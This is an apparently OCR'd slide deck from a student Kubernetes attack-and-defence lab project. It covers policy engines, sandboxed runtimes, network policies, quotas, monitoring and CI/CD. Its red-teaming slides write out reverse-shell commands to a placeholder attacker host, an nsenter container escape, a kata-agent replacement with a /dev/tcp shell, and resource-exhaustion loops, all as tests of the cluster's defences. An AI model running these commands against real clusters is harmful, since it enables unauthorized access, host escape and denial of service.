
TALOS LINUX
for Kubernetes
openstack
K8s Attack & Defense
k8s-clam
Adrien RAIMBAULT
Noé TARBOURIECH
Matéo FERNANDEZ
DO5
Kyverno
VS
KUBEWARDEN
cilium
katacontainers
kubearmor

What is a clam?

A type of sea creature with a shell in two parts that can close together tightly, and a soft body that can be eaten.

Policies on Kubernetes resources

Kyverno

- `enforce-kata-runtime`: only in app namespace
- `limit-pod-density`: limit to 6 containers in each pod (in app namespace)
- `pod-security-standards`
  - `prevent-sensitive-mounts`: Pods cannot mount sensitive host paths or use dangerous volume types
  - `restrict-host-network`: Pods cannot use host networking or host IPC


VS

KUBEWARDEN

- `psa-enforcer-privileged-namespaces`: Prevent the usage of the default runtime, plus the explicit request to use the “`runC`” one. In these cases, the runtime class will be changed by the policy to be “`kata`”
- You can code your policies in your own language

Example of a kyverno policy

To enforce kata-containers on app NS.



```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: enforce-kata-runtime
spec:
  validationFailureAction: enforce
  rules:
  - name: inject-kata-runtime
    match:
      any:
      - resources:
          kinds: ["Pod"]
          namespaces: ["app-clam"]
    mutate:
      patchStrategicMerge:
        spec:
          runtimeClassName: kata
          securityContext:
            seccompProfile:
              type: RuntimeDefault
          containers:
          - (name): "*"
            securityContext:
              allowPrivilegeEscalation: false
              capabilities:
                drop: ["ALL"]
              runAsNonRoot: true
              runAsUser: 1000
```

Runtime security enforcement

Runtime security enforcement: KubeArmor (we only used it for audit)

- on process execution, file access, and networking operations

`CiliumNetworkPolicy`: to restrict network access for the app

`ResourceQuota` **(native Kubernetes resource):** in app namespace

```
pods: "10"
limits.cpu: "10"
limits.memory: 10Gi
requests.cpu: "5"
requests.memory: 1Gi
```

`LimitRange` **(native Kubernetes resource):** policy to constrain the resource allocations

Red teaming: some of the exploits

- Create Nework policies, clusterrole
- IO Stressing => `while true; do dd if=/dev/zero of=/dev/null; done`
- Hit max pods in namespace => `replicas: 1000`
- Revshell in sidecar => `command: ["sh", "-c", "while true; do sleep 10; done | nc ATTACKER_IP 4444 -e sh"]`
- Stress test =>

```
command: ["stress"]
args: ["--vm", "1", "--vm-bytes", "9G", "--vm-hang", "1"]
```


- Escape sidecar =>

```
command: ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--pid", "--", "bash"]
```


- Katacontainers =>

```
# Fill memory with junk to force cache eviction
dd if=/dev/zero of=/tmp/filler bs=1M count=999999 2>/dev/null
# Example: Overwrite a shared library (e.g., libc) or init script
echo -e '#!/bin/sh\n/bin/sh -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' > /usr/bin/bisous
chmod +x /usr/bin/bisous
mv /usr/bin/kata-agent /usr/bin/kata-agent.backup
mv /usr/bin/bisous /usr/bin/kata-agent
```


Red teaming: our web client with reverse-shell




Prometheus & Grafana: Kubernetes / Compute Resources / Cluster



Prometheus & Grafana: Kubernetes / API server



Prometheus & Grafana: Cilium Metrics



CI/CD

- CI: when a tag is pushed, 2 images are built
  - Workflow for the blue app
  - Workflow for the red app
- CD: simple `kubectl` apply
  - Local GitHub runner inside the cluster with a Kubernetes `Role` associated
  - 2 parameters in the GitHub workflow
    - GitHub Repository (e.g. `noetarbouriech/k8s-clam`)
    - Path inside the repository where the K8s manifests are
  - Source of the workflow

Repository

https://github.com/noetarbouriech/k8s-clam